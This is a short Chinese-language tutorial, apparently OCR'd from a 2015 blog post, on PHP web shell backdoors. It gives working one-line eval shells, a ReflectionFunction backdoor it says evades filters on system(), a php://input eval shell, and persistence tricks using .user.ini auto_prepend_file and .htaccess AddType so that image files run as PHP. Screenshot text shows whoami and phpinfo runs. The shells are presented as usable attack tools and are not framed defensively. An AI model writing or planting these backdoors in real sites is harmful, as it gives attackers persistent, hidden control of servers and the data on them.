一句话 大马


phpspy　菜刀一句话<?php @eval($_POST['cmd']);?>

反射后门

```
<?php
    $func = new ReflectionFunction($_GET[m]);
    echo $func->invokeArgs(array($_GET[c]));
?>
```

调用如 x.php?m=system&c=whoami

后门也可绕过某些检测禁用 system 函数的防护系统




php:input

php://input 是用来接收 post 数据（这里有 php://input 的介绍）

```
<?php
@eval(file_get_contents('php://input'))
?>
```

Post 提交 system('whoami');





nt authority\system

.user.ini(需 fastcgi 配合)

User.ini


auto_prepend_file=demo.gif


E:\wwwroot\demo.gif - Notepad++ [Administrator]
demo.gif
demo.php
.user.ini
<?php
@eval($_REQUEST[shell])
?>
auto_prepend_file=demo.gif
计算机 ▸ 本地磁盘 (E:) ▸ wwwroot ▸
搜索 wwwroot
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织 打开 新建文件夹
收藏夹
下载
桌面
最近访问的位置
库
视频
名称
修改日期
类型
大小
.user.ini 2015/8/25 10:25 配置设置 1 KB
demo.gif 2015/8/25 10:28 GIF 图像 1 KB
demo.php 2015/8/25 9:42 PHP 文件 1 KB
php-input.php 2015/8/25 9:13 PHP 文件 1 KB


phpinfo()
127.0.0.1/demo.php?shell=phpinfo();
INT
SQL XSS Encryption Encoding Other
Load URL
Split URL
Execute
http://127.0.0.1/demo.php?shell=phpinfo();
Enable Post data
Enable Referrer
PHP Version 5.3.29
System
Build Date
Compiler
Architecture
x86
E:\wwwroot\demo.php - Notepad++ [Administrator]
<?
echo '这是后门';
?>

使用 php://input （不需要上传额外的文件）(需要自行打开 allow_url_include=on 默认为 off)

缺点:不支持.user.ini 修改 allow_url_include (在 PHP5 时是 PHP_INI_SYSTEM。从 PHP5.2.0 起可用。)



.htaccess(需 webserver 支持)

可以设置任意后缀 也可以设置 UTF7 编码格式 shell

AddType application/x-httpd-php .jpg

然后再传一个 JPG 结尾的 shell，访问即可执行了

By:sanr

2015 年 8 月 25 日 10:34:08